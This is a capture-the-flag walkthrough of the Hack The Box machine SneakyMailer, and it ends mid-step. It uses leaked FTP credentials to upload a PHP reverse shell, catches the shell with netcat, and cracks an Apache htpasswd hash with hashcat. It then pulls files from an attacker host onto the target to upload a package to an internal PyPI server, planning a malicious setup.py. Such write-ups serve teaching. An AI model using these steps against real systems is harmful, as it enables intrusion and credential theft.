
Your name, as shown to others
Your existing email address
Manual config
Cancel
Continue

We can try to use this credentials to access ftp.



```
kali@kali:~/Desktop/htb/SneakyMailer$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Here we find a /dev directory:




```
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
```

And here we can upload files. We will upload a reverse shell.


pentestmonkey/php-reverse-shell

Contribute to pentestmonkey/php-reverse-shell development by creating an account on GitHub.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



We need to change ip and port in the script then we can upload it.




```
$ip = '10.10.15.46';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
```

Then from the ftp shell we can use the 'put' command to upload the file.

```
put php-reverse-shell.php
```

From the attacker machine start listening on port 9001 and the browse to the location of the reverse shell.

```
#Start listening on port 9001
nc -lnvp 9001

#From another termnal run:
curl http://dev.sneakycorp.htb/php-reverse-shell.php
```




```
kali@kali:~/Desktop/htb/SneakyMailer$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.15.46] from (UNKNOWN) [10.10.10.197] 48312
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 05:23:02 up 11:18,  0 users,  load average: 0.07, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

To upgarde the shell to a tty we can use python.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Time to run linpeas.sh to do some manual enumeration.




```
Reading /var/www/pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

If find and hash.

```
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

This is an MD5(APR) hash, we will need module 1600 of hashcat.




1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) [2]	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.

https://hashcat.net/wiki/doku.php?id=example_hashes

To crack it I've switched to my Windows machine.

```
hashcat -a 0 -m 1600 hash /usr/share/wordlists/rockyou.txt -O
```




```
$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/:soufianeelhaoui

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
Time.Started.....: Sat Sep 26 14:41:11 2020 (5 secs)
Time.Estimated...: Sat Sep 26 14:41:16 2020 (0 secs)
Guess.Base.......: File (.\wordlist\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   726.2 kH/s (12.18ms) @ Accel:64 Loops:250 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3712058/14344384 (25.88%)
Rejected.........: 42042/3712058 (1.13%)
Restore.Point....: 3594484/14344384 (25.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: speedyjh66 -> skratch23
Hardware.Mon.#1..: Util: 12% Core: 985MHz Mem:1450MHz Bus:4

Started: Sat Sep 26 14:41:10 2020
Stopped: Sat Sep 26 14:41:17 2020
```

```
pypi:soufianeelhaoui
```


Great!

There is a pypi.sneakycorp.htb we didn't know of before!



```
www-data@sneakymailer:~$ ls
ls
dev.sneakycorp.htb  html  pypi.sneakycorp.htb  sneakycorp.htb
```

Add pypi.sneakycorp.htb to /etc/hosts



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with `easy_install`, run the following command:


```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.

These are the ports open on the machine:

```
ss -lnpt
```



```
www-data@sneakymailer:~$ ss -lnpt
ss -lnpt
State      Recv-Q     Send-Q       Local Address:Port        Peer Address:Port

LISTEN     0          5                127.0.0.1:5000             0.0.0.0:*

LISTEN     0          128                0.0.0.0:80               0.0.0.0:*        users:(("nginx",pid=749,fd=8),("nginx",pid=748,fd=8))

LISTEN     0          128                0.0.0.0:8080             0.0.0.0:*        users:(("nginx",pid=749,fd=6),("nginx",pid=748,fd=6))

LISTEN     0          128                0.0.0.0:22               0.0.0.0:*

LISTEN     0          100                0.0.0.0:25               0.0.0.0:*
```

Now that we have credentials we can upload a package. I will be following this guide:

How to Create a Private Python Package Repository

Package management in Python is available through a variety of different tools: Pip remains one of the most popular choices because it virtually eliminates manual installs and updates of

https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/


From the attacker machine we are gonna create three files :

```
mypackage/__init__.py
print("It works")
```

```
setup.py
from setuptools import setup

setup(
    name='mypackage',
    packages=['mypackage'],
    description='Package 4 U',
    version='0.1',
    url='',
    author='Hacker',
    author_email='hacker@hacker.htb',
    keywords=['pip','pwn','1337']
    )
```

```
.pypirc
[distutils]
index-servers =
  pypi
  mypackage
[pypi]
username: anything
password: anything
[mypackage]
repository: http://localhost:5000
username: pypi
password: soufianeelhaoui
```

This is the file structure:




```
kali@kali:~/Desktop/htb/SneakyMailer/mypackage$ ls -laR
.:
total 20
drwxr-xr-x 3 kali kali 4096 Nov 14 11:59 .
drwxr-xr-x 4 kali kali 4096 Nov 14 11:26 ..
drwxr-xr-x 2 kali kali 4096 Nov 14 11:59 mypackage
-rw-r--r-- 1 kali kali  179 Nov 14 11:58 .pypirc
-rw-r--r-- 1 kali kali  249 Nov 14 11:34 setup.py

./mypackage:
total 12
drwxr-xr-x 2 kali kali 4096 Nov 14 11:59 .
drwxr-xr-x 3 kali kali 4096 Nov 14 11:59 ..
-rw-r--r-- 1 kali kali   18 Nov 14 11:26 __init__.py
```

Then from the victim machine we need to download these files

```
#From the attacker machine start a python http server
cd mypackage
python3 -m http.server

#Download files from the victim machine
cd /tmp
mkdir mypackage
cd mypackage
mkdir mypackage
wget 10.10.14.71:8000/setup.py
wget 10.10.14.71:8000/.pypirc
cd mypackage
wget 10.10.14.71:8000/mypackage/__init__.py
```


This is the file structure you should have.



```
www-data@sneakymailer:/tmp/mypackage$ ls -lRa
ls -lRa
.:
total 20
drwxrwxrwx  3 www-data www-data 4096 Nov 14 07:12 .
drwxrwxrwt 10 root     root     4096 Nov 14 07:09 ..
-rw-rw-rw-  1 www-data www-data  179 Nov 14 06:58 .pypirc
drwxrwxrwx  2 www-data www-data 4096 Nov 14 07:12 mypackage
-rw-rw-rw-  1 www-data www-data  249 Nov 14 06:34 setup.py

./mypackage:
total 12
drwxrwxrwx 2 www-data www-data 4096 Nov 14 07:12 .
drwxrwxrwx 3 www-data www-data 4096 Nov 14 07:12 ..
-rw-rw-rw- 1 www-data www-data   18 Nov 14 06:26 __init__.py
```

Always from the victim machine run the following commands:


```
export HOME=/tmp/mypackage/
source /var/www/pypi.sneakycorp.htb/venv/bin/activate
env
```



```
www-data@sneakymailer:/tmp/mypackage$ export HOME=/tmp/mypackage/
export HOME=/tmp/mypackage/
www-data@sneakymailer:/tmp/mypackage$ source /var/www/pypi.sneakycorp.htb/venv/bin/activate
<urce /var/www/pypi.sneakycorp.htb/venv/bin/activate
(venv) www-data@sneakymailer:/tmp/mypackage$ env
env
PWD=/tmp/mypackage
HOME=/tmp/mypackage/
VIRTUAL_ENV=/var/www/pypi.sneakycorp.htb/venv
USER=www-data
SHLVL=1
PS1=(venv) ${debian_chroot:+($debian_chroot)}\u@\h:\w\$
PATH=/var/www/pypi.sneakycorp.htb/venv/bin:/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
OLDPWD=/tmp
_=/usr/bin/env
(venv) www-data@sneakymailer:/tmp/mypackage$
```


Then upload the package:

```
python setup.py sdist upload -r mypackage
```




```
(venv) www-data@sneakymailer:/tmp/mypackage$ python setup.py sdist upload -r mypackage
<ypackage$ python setup.py sdist upload -r mypackage
running sdist
running egg_info
creating mypackage.egg-info
writing mypackage.egg-info/PKG-INFO
writing dependency_links to mypackage.egg-info/dependency_links.txt
writing top-level names to mypackage.egg-info/top_level.txt
writing manifest file 'mypackage.egg-info/SOURCES.txt'
reading manifest file 'mypackage.egg-info/SOURCES.txt'
writing manifest file 'mypackage.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md

running check
warning: check: missing required meta-data: url

creating mypackage-0.1
creating mypackage-0.1/mypackage
creating mypackage-0.1/mypackage.egg-info
copying files to mypackage-0.1 …
copying setup.py → mypackage-0.1
copying mypackage/__init__.py → mypackage-0.1/mypackage
copying mypackage.egg-info/PKG-INFO → mypackage-0.1/mypackage.egg-info
copying mypackage.egg-info/SOURCES.txt → mypackage-0.1/mypackage.egg-info
copying mypackage.egg-info/dependency_links.txt → mypackage-0.1/mypackage.egg-info
copying mypackage.egg-info/top_level.txt → mypackage-0.1/mypackage.egg-info
Writing mypackage-0.1/setup.cfg
creating dist
Creating tar archive
removing 'mypackage-0.1' (and everything under it)
running upload
Submitting dist/mypackage-0.1.tar.gz to http://localhost:5000
Server response (200): OK
WARNING: Uploading via this command is deprecated, use twine to upload instead (https://pypi.org/p/twine/)
(venv) www-data@sneakymailer:/tmp/mypackage$ 
```

A new directory appears:




```
(venv) www-data@sneakymailer:/tmp/mypackage/dist$ ls -l
ls -l
total 4
-rw-rw-rw- 1 www-data www-data 758 Nov 14 07:16 mypackage-0.1.tar.gz
```

Now that we know it works we can edit the setup.py to do something maliciuous. From the attacker machine generate an ssh key.



```
kali@kali:~/Desktop/htb/SneakyMailer/mypackage$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa)
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:xsmDp2yX65eM3VO5kEo0A6lZkgSfMIOBB0EkuRrKGfc kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|*B.o=o.. .       |
|+ o  =o.+        |
| o    o= .       |
|o. .  o+ .+      |
|+.+ . . S. o . . |
|oo   E + o. o o  |
|      + o= + o . |
|     .  ...* o . |
|        .o.   .  |
+----[SHA256]-----+
```



```
kali@kali:~/Desktop/htb/SneakyMailer$ ls -l /home/kali/.ssh/
total 16
-rw------- 1 kali kali 2590 Sep 26 10:22 id_rsa
-rw-r--r-- 1 kali kali  563 Sep 26 10:22 id_rsa.pub
-rw-r--r-- 1 kali kali 6648 Sep 26 04:18 known_hosts
```

```
cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDy6/u9PL6szjeIZo6MRwBiRqfSPpOjH35mqV9nKbUnOncvM
WyP2Vk9TLcJKYpaByJ11Bp03iybEjQmJtVF6CP5BGubrizVvzoIe9gNuT+C+dpGHPcLFerQ29QoOAGenpFDy1
qvUHULFOXVxr0IdgXNy0/2ZlCjba8cQwYuMDtYmL7FX9Wc2m0RcOO7tT7seczIeIlZ9C6md+4dyyQvgT/d1i2
LvXDwm/JyZru5j/xukL0xMhkCQtt3qTZAvAsoSfLdfNOoqc4IqzLZrMQbGdKHfrj1hN1iUEuIzsYSjRg92B9R
zZGMAthchTXYza5kdMuMg3jv/VdVF0LOlW+ij/D40sFpfzydc6v491OgslSzIA8kzFSz/Gnx30jsT5VEuLE0S
